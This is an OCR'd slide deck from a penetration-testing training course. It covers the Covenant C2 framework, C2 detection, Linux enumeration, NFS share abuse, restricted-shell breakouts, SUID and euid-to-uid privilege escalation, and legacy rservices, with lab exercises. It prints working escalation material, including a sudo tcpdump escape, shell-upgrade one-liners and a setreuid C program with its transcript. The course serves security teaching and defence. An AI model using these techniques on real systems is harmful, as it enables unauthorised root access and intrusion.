
Covenant: Listeners

- Listeners
  - Mainly two listener profiles are available such as HTTP and TCP bridge
  - Multiple Connect Address: ConnectAddress feature lets Grunts to connect back to Covenant through one or more redirectors for robust C2 infrastructure implementation
  - Listener profiles can be highly customized to evade detection
  - It also provides separate



Covenant: Launchers


- Launchers
  - Payload that executes an initial stager on the target host to establish a Grunt connection
  - Multiple options for launchers are available and are easily customizable using Code UI
  - Covenant also provides hosting functionality for the delivery of the payloads
  - Able to run stageless payload delivery mechanism




NotSoSecure part of claranet cyber security

Covenant: Grunts

- Grunts
  - Grunts are Covenants version of an “agent” or “beacon”
  - Grunt processes that run on compromised hosts are written in C# and their code can be customized or rewritten from scratch
  - Run in memory on compromised systems and communicate back to our C2 server



Implant Template



Covenant: Tasks

- Covenant's prebuilt capabilities such as lateral movement via WMI and Powershell or running Mimikatz
- Grunt tasks can be found in the main Tasks list
- These too can be customized, and new ones can be coded
- Types include: Tasks for Situational awareness, initial access, lateral movement, credential dumping etc.

NotSoSecure part of claranet cyber security


Covenant: Data

- This feature acts as a data store to keep information like credentials, downloads, screenshots that were extracted using Grunts

NotSoSecure part of claranet cyber security

API for Automation

- Driven by a server-side API for multi-user collaboration
- Easily expandable
- Includes a Swagger UI for easier development and debugging
- Accessible at http://<covenant-host>:7443/swagger



Exercise 4.13

Demo 4.13

C2

- Create a listener with custom HTTP profile on Covenant
- Perform Cross forest Kerberoasting for a SPN to gain access to staff-access.partner.local machine using Covenant

https://youtube.com/playlist?list=PLzVPGKl_CdO-mxck1RHlQFKDNaqXPjQTz

Case Study

Research Papers

- Stegobot: A covert social network botnet

  http://personal.strath.ac.uk/shishir.nagaraja/papers/stegobot.pdf

- SkypeMorph: Protocol Obfuscation for Tor Bridges

  https://www.cs.umd.edu/class/spring2021/cmsc614/papers/skypemorph.pdf

- StegoTorus is a camouflage proxy for the Tor anonymity system.

  https://sri-csl.github.io/stegotorus/

C2 Detection and Disruption

- Look for known-bad network activity
  - Monitor DNS traffic to identify internal devices that attempt to contact domains that are known to be involved in C2 activity
  - Monitor IP traffic to identify internal devices that attempt to connect to end points that are known to be involved in C2 activity
  - Look for traffic that matches known C2 traffic signatures
- Detect anomalous network activity
  - Analyze network traffic to identify activity that deviates from the expected, normal traffic of the monitored network
  - Establish traffic baselines to determine the “normal” profile of the network
  - Evaluate current network activity against the established baselines to identify deviations that may be indicative of C2 activity

NotSoSecure part of claranet cyber security

C2 Detection and Disruption

- Block/Disrupt C2 Activity
  - Review the network for unwanted communication mechanisms that can be used for C2 activities such as P2P overlays, Social network, Anonymisation networks
  - Set up rate-limit policies to slow down traffic meant for untrusted endpoints
  - Segment the network to separate systems with different trusts and risk profile

NotSoSecure part of claranet cyber security

Network status: After Windows Multi Forest Exploitation

SHARED Subnet
(192.168.3.0/24)

192.168.3.208
DVCS / CI-CD

192.168.3.100
Oracle DB

192.168.3.210

192.168.3.215
Host: DC01

fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211

192.168.3.180
SSL & Bash

192.168.3.150
WebSphere

DEDICATED Subnet
(192.168.X.0/24)

192.168.X.17
Host: WKSX

192.168.X.18
Multi Forest

192.168.X.209

192.168.X.206

PRIVATE Subnet
(10.0.2.0/24)

10.0.2.220
Host: certsrv


Hacking *nix

- [x] Linux Enumeration and Exploitation
- [x] Linux Privilege Escalation

The Basics

- Everything is a file
- The root user (id=0) has access to all files
- Home Folder (~) locations are identified at paths such as /home/<username> and /root for root user
- **Configuration files**
  - /etc: system wide configuration (except creds generally readable)
  - /home/<username>/: user specific configuration (reachable by user and root)
- **Passwords**
  - /etc/passwd: contains user details
  - /etc/shadow: contains salted password hashes

NotSoSecure part of claranet cyber security



Hacking *nix

Linux Enumeration and Exploitation

Ancient: Finger

- Listens on TCP port 79
- The Finger program provides status reports on a particular computer system or a particular person
- The program **can** supply information such as whether a user is currently logged-on, e-mail address, full name etc.
- As well as standard user information, finger displays the contents of the .project and .plan files in the user's home directory
  - This could, at times, reveal "juicy" information

NotSoSecure part of claranet cyber security

Modern: SSH Based Username Enumeration

- Different response to valid and invalid user can be used to enumerate
- Affects : OpenSSH 2.3 < 7.4
- Client sends malformed packet
  - Invalid Username : SSH2_MSG_USERAUTH_FAILURE
  - Valid Username: Connection terminated
- Connection over Secure channel hence need dedicated ssh client to play with this.
- Metasploit-framework
  - modules/auxiliary/scanner/ssh/ssh_enumusers

Reference:
http://www.openwall.com/lists/oss-security/2018/08/15/5

NotSoSecure part of claranet cyber security

Exercise 5.1

Demo 5.1

Port scanning, Enumeration & SSH

- What services are listening on host 192.168.**X**.209?
- Identify users present on the system using the finger service
- Identify users present on the system using SSH enumeration

SSH

- Remote administration service
- Provides ‘secure’ equivalent of Telnet and offers data encryption
- Common types of SSH authentication mechanisms:
  - Password based authentication is the most widely deployed and targeted in hacking world!
  - Key/hosts based, GSSAPI, Others.
- SSH versions:
  - v1 (deprecated now - inherent weaknesses such as insecure integrity checksums, MiTM attack susceptibility)
  - v2 (the latest version in use. If the server strings show v1.99, this means both versions are supported)


NotSoSecure part of claranet cyber security

SSH Key Authentication

- Create a public/private key pair
- Upload public key to remote servers /home/user/.ssh/authorized_keys
  - NOTE: authorized_keys file should not be world writable
- Authenticate with your private key
  - NOTE: private key should only be readable by the user

NotSoSecure part of claranet cyber security

SSH Key Authentication



NFS

- Network File System (NFS) allows folders to be shared across the network
- Share permissions are vital to the security of the NFS host
- Configuration file: `/etc/exports`
- To view a remote NFS share: `showmount -e <IP>`
- To mount a share:

```
mount -o nolock 192.168.X.209:/nfs_share_name /mnt/nfs
```

NotSoSecure part of claranet cyber security

NFS

- Network File System (NFS) allows folders to be shared across the network
- Share permissions are vital to the security of the NFS host
- Configuration file: `/etc/exports`
- To view a remote NFS share: `showmount -e <IP>`
- To mount a share:

```
mount -o nolock 192.168.X.209:/nfs_share_name /mnt/nfs
```

NotSoSecure part of claranet cyber security

NFS Permissions

- Once the NFS share is mounted you can read/write files (if NFS permissions allow so)
  - Which user can read/write files will depend on the uid/gid of the folder/file
  - As you have root access on your system (Kali); you can create a user locally with a matching uid/gid and then read/write files on the remote share that is mapped locally on your Kali host!

NotSoSecure part of claranet cyber security

Exercise 5.2

Demo 5.2

NFS & SSH #2

- On what port is NFS listening on the host 192.168.**X**.209?
- What is the share exported by the NFS Server?
- Identify a vulnerability related to the exported NFS directories which we may be able to ‘abuse’ and then login to the remote host using SSH

Restricted Shells

- Shell access can be further restricted by use of restricted shells
  - Pre-packaged restricted shells such as rbash
  - Homegrown or written from scratch in perl / python (lshell)

- Each has its own strengths and weaknesses
  - rbash: disallows / in commands, but at the same time if path contains the command it doesn't stop it from executing
  - lshell: performs command parsing and hence vulnerable to logic bugs

NotSoSecure part of claranet cyber security

Restricted Shells: Sudo Escape Examples

- **VIM**
  - `!sh` : will escape to shell
- **Nmap**
  - (<4.2 version) Nmap --interactive can allow you to gain elevated privilege if Nmap is allowed to run as root
  - Assuming nmap can be run as a privileged user; we could create a nse script that can then be invoked to achieve code execution under the context of this privileged account
- **Tcpdump**
  - `echo "id" > /tmp/test3; chmod +x /tmp/test3; sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/test3 -Z root`

More Fun: http://0x90909090.blogspot.com/2015/07/no-one-expect-command-execution.html

NotSoSecure part of claranet cyber security

SSH Breakout Example

- This described method is very handy and can be tested on firewall, SWITCH, router and other network device SSH interfaces.
- By default, a user has access on the device console, a successful breakout can lead to much elevated access.

NotSoSecure part of claranet cyber security

Shell Games: Non-Interactive to Interactive

If you obtain a reverse shell via nc or similar methods you might end up getting a non-interactive shell

- You don't see the prompt.
- Commands like "clear" or "^L" or "ssh" fail with "must be run from terminal"

Some options to gain an interactive shell include:

- `python -c 'import pty; pty.spawn("/bin/bash")'`
- `perl -e 'exec "/bin/sh";'`
- `/bin/sh -i`

NotSoSecure part of claranet cyber security

Exercise 5.3

Demo 5.3

Shell Breakout

- Break out of restricted SSH shell as foo2 user
- Execute ifconfig as foo2 and store the output

Bonus:

- Identify as many alternative breakout scenarios as you can (there are many!)

SUID Files

- Executes with uid of the owner of the file(s) and not with the permission of user executing it
- Creating a SUID & SGID file
  - `chmod 6755 file_name`
  - Interpreted code starting with #! even if SUID bit is set, will not be executed with inherited privilege (i.e. scripts will be ignored)
  - Bash by default drops privileges to calling user, use `-p` to retain permissions

```
foo@kali:/mnt/nfs/exec$ ls -alh
total 2.0M
drwxrwxrwx 2 foo2 foo2  4.0K Feb 23  2018 .
drwxr-xr-x 5 foo2 foo2  4.0K Feb 23  2018 ..
-rwxr-xr-x 1 foo2 foo2 1014K Feb 23  2018 bash
-rwsr-sr-x 1 foo  foo  1014K Feb 23  2018 foobash
```

NotSoSecure part of claranet cyber security

euid to uid

```
foo2@ubuntu:~/exec$ id
uid=1001(foo2) gid=1001(foo2) groups=1001(foo2)
foo2@ubuntu:~/exec$ ./foobash -p
foobash-4.3$ id
uid=1001(foo2) gid=1001(foo2) euid=1000(foo) egid=1000(foo) groups=1000(foo),1001(foo2)
foobash-4.3$
```

- euid (effective user id)?
- euid = 0 = root = game over!
- While euid is good, we really want to have uid as the victim user

euid to uid: Example

- `sudo -l` lists the allowed commands for the invoking user on the current host
- The invoking user is derived based on uid, not euid
- Thus it's always worthwhile gaining the same uid as euid

NotSoSecure part of claranet cyber security

euid to uid: Example

- An example of a simple C program to start bash with euid/egid privileges

  setreuid(uid_t *ruid*, **uid_t** *euid*);

```
#include <sys/types.h>
#include <unistd.h>
int main(void){
        setreuid(geteuid(),-1);
        setregid(getegid(),-1);
        char *args[] =
{"/bin/bash",0};
        execve(args[0],args,0);
        return 0;
}
```

```
foobash-4.3$ cat uidswap.c
#include <sys/types.h>
#include <unistd.h>
int main(void){
        setreuid(geteuid(),-1);
        setregid(getegid(),-1);
        char *args[] = {"/bin/bash",0};
        execve(args[0],args,0);
        return 0;
}
foobash-4.3$ gcc uidswap.c -o uidswap
foobash-4.3$ id
uid=1001(foo2) gid=1001(foo2) euid=1000(foo) egid=1000(foo) groups
foobash-4.3$ ./uidswap
foo@ubuntu:/home/foo2/exec$ id
uid=1000(foo) gid=1000(foo) groups=1000(foo),1001(foo2)
foo@ubuntu:/home/foo2/exec$
```

Interesting Read: http://yarchive.net/comp/setuid_mess.html
sudo bug https://sudo.ws/alerts/minus_1_uid.html

AppArmor

- AppArmor is a path-based Mandatory Access Control (MAC) system to restrict programs to a limited set of resources
- Enforces access control rules on programs rather than users
- 2 modes of Access Control Enforcement : Enforcement and Complain
- Profiles are stored in /etc/apparmor.d/ and are loaded into kernel at boot-time
- Path-based restrictions can often be bypassed by simply moving the binary locations

NotSoSecure part of claranet cyber security

Exercise 5.4

Demo 5.4

Privilege Escalation #1

- Elevate yourself to foo user
- Obtain SSH access as foo user (using the trick applied as part of 5.2)
- Obtain output of /etc/pwn1.txt as user foo using the SSH shell

More Breakout / Elevation options: GTFObins

- List of binaries to bypass local security protections
- https://gtfobins.github.io/
- Inspired by LOLBins project on Windows
- Binaries can be used to perform a wide range of actions
  - Interactive execute
  - Non-interactive reverse shell
  - Non-interactive bind shell
  - File write
  - File read
  - Sudo
  - Limited SUID

NotSoSecure part of claranet cyber security

SSH Auditing

- Mozilla's Guide on OpenSSH Configuration
- Automated tool : https://github.com/mozilla/ssh_scan
  - gem install ssh_scan
  - ssh_scan -t <IP>
- https://wiki.mozilla.org/Security/Guidelines/OpenSSH

NotSoSecure part of claranet cyber security

NFS Security

- Create separate partition for Shares
- Ensure root_squash is always kept on [default_config]
  - "root_squash" prevents remote root users from having root privileges and assigns them ‘nobody’ permissions (default)
- Shared partition should be mounted as "nosuid" & "noexec"
  - nosuid: files cant have suid bits
  - noexec: files can't have execute permissions

Example:

```
<UUID> /ABC auto nosuid,nodev,nofail,x-gvfs-show,noexec 0 0
```

NotSoSecure part of claranet cyber security

rservices

- Legacy services:
  - rexec (512/tcp)
  - rlogin (513/tcp)
  - rsh (514/tcp)

- Security problems:
  - Lack of encryption
  - Brute force susceptibility
  - RSH connection spoofing (ADMspoof)

NotSoSecure part of claranet cyber security

rservices

- rservices use standard PAM modules, however, access control is overridden by the following configuration files:
  - /etc/hosts.equiv
  - ~/.rhosts

- Config file format/description/example:
  - /etc/hosts.equiv containing "`mypc bob`" implies that user Bob is allowed to connect to this host from the host mypc
  - Similarly, "`+ bob`" means bob is allowed to connect to this host from any machine
  - /etc/hosts.equiv (system wide) supersedes the following…
  - /home/user/.rhosts (user specific)

NotSoSecure part of claranet cyber security

Exercise 5.5

Demo 5.5

rservices

- Which file manages authentication for rservices such as rlogin/rsh etc?

Using access gained in the previous exercise:

